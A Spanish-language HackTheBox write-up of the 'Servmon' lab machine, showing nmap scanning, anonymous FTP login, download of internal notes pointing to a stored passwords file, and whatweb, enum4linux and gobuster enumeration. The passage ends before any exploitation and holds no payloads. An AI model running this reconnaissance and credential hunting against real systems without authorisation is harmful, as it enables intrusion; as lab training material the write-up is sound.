

Máquina Servmon Easy Hackthebox




Target IP Address

10.10.10.184




```
┌──(jouker㉿joukerm)-[~/temporal]
└─$ ping -c 1 10.10.10.184
PING 10.10.10.184 (10.10.10.184) 56(84) bytes of data.
64 bytes from 10.10.10.184: icmp_seq=1 ttl=127 time=102 ms

--- 10.10.10.184 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 101.554/101.554/101.554/0.000 ms
```

Parece una máquina windows normal y no un windows server active directory por los puertos abiertos que se logran ver




```
┌──(jouker㉿joukerm)-[~/temporal]
└─$ sudo nmap -p- --min-rate 5000 -n -Pn -sV -sC -vvv 10.10.10.184 -oN scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 11:10 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:10
Completed NSE at 11:10, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:10
Completed NSE at 11:10, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:10
Completed NSE at 11:10, 0.00s elapsed
Initiating SYN Stealth Scan at 11:10
Scanning 10.10.10.184 [65535 ports]
Discovered open port 445/tcp on 10.10.10.184
Discovered open port 22/tcp on 10.10.10.184
Discovered open port 139/tcp on 10.10.10.184
Discovered open port 80/tcp on 10.10.10.184
Discovered open port 21/tcp on 10.10.10.184
Discovered open port 135/tcp on 10.10.10.184
```


FTP anonymous allowed:




```
Not shown: 65047 filtered tcp ports (no-response), 482 closed tcp ports (reset)
PORT    STATE SERVICE    REASON          VERSION
21/tcp  open  tcpwrapped syn-ack ttl 127
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_02-28-22  07:35PM       <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
22/tcp  open  tcpwrapped syn-ack ttl 127
| ssh-hostkey:
|   3072 c7:1a:f6:81:ca:17:78:d0:27:db:cd:46:2a:09:2b:54 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDLqFnd0LtYC3vPEYbWRZEOTBIpA++rGtx7C/R2/f2
uTl18yTlXFvQZjgPk1Bc/0JGw9C1Dx9abLs1zC03S4/sFepnECbfnTXzm28nNbd+VI3UUe5rjlnC4TrRL
U+1HSvBHO6K9/Bh6p0xWgVXhjuEd0KUyCwRqkvWAjxw5xrCCokjYcOEZ34fA+IkwPpK4oQE279/Y5p7ni
|   256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBA5iE0E
|   256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIN6c7yYxNJoV/1Lp8AQeOGoJrtQ6rgTitX0ksHDoKjh
80/tcp  open  tcpwrapped syn-ack ttl 127
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
|_http-favicon: Unknown favicon MD5: 3AEF8B29C4866F96A539730FAB53A88F
135/tcp open  tcpwrapped syn-ack ttl 127
139/tcp open  tcpwrapped syn-ack ttl 127
445/tcp open  tcpwrapped syn-ack ttl 127
```



```
└─$ ftp 10.10.10.184
Connected to 10.10.10.184.
220 Microsoft FTP Service
Name (10.10.10.184:jouker): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49678|)
150 Opening ASCII mode data connection.
02-28-22  07:35PM       <DIR>          Users
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> dir
229 Entering Extended Passive Mode (|||49679|)
125 Data connection already open; Transfer starting.
02-28-22  07:36PM       <DIR>          Nadine
02-28-22  07:37PM       <DIR>          Nathan
226 Transfer complete.
ftp> cd Nadine
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49680|)
150 Opening ASCII mode data connection.
02-28-22  07:36PM                  168 Confidential.txt
226 Transfer complete.
ftp> get Confidential.txt
local: Confidential.txt remote: Confidential.txt
229 Entering Extended Passive Mode (|||49681|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************************************************************************************|   168        1.59 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 6 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
168 bytes received in 00:00 (0.79 KiB/s)
ftp> cd ..
250 CWD command successful.
ftp> cd Nathan
250 CWD command successful.
ftp> dir
229 Entering Extended Passive Mode (|||49682|)
125 Data connection already open; Transfer starting.
02-28-22  07:36PM                  182 Notes to do.txt
```




```
250 CWD command successful.
ftp> dir
229 Entering Extended Passive Mode (|||49682|)
125 Data connection already open; Transfer starting.
02-28-22  07:36PM                  182 Notes to do.txt
226 Transfer complete.
ftp> get "Notes to do.txt"
local: Notes to do.txt remote: Notes to do.txt
229 Entering Extended Passive Mode (|||49683|)
125 Data connection already open; Transfer starting.
100% |************************************************************
226 Transfer complete.
WARNING! 4 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
182 bytes received in 00:00 (1.52 KiB/s)
ftp> exit
221 Goodbye.

┌──(jouker㉿joukerm)-[~/temporal]
└─$ 
```




```
┌──(jouker㉿joukerm)-[~/temporal]
└─$ cat Confidential.txt
Nathan,

I left your Passwords.txt file on your Desktop.  Please remove this once you have edited it yourself and place it back into the secure folder.

Regards

Nadine

┌──(jouker㉿joukerm)-[~/temporal]
└─$ cat Notes\ to\ do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint

┌──(jouker㉿joukerm)-[~/temporal]
└─$ 
```


Esta es la página web que corre en el puerto 80:



El whatweb no ayuda mucho.




```
┌──(jouker㉿joukerm)-[~/temporal]
└─$ whatweb 10.10.10.184
http://10.10.10.184 [200 OK] Country[RESERVED][ZZ], IP[10.10.10.184], Script[text/javascript], UncommonHeaders[authinfo]

┌──(jouker㉿joukerm)-[~/temporal]
└─$ 
```



```
└─$ enum4linux 10.10.10.184
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Apr 10 11:19:55 2025

 =========================================( Target Information )=========================================

Target ........... 10.10.10.184
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 10.10.10.184 )============================


[E] Can't find workgroup/domain



 ================================( Nbtstat Information for 10.10.10.184 )================================

Looking up status of 10.10.10.184
No reply from 10.10.10.184

 ===================================( Session Check on 10.10.10.184 )===================================


[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
```

Con gobuster subdirectorios tampoco encuentro nada:

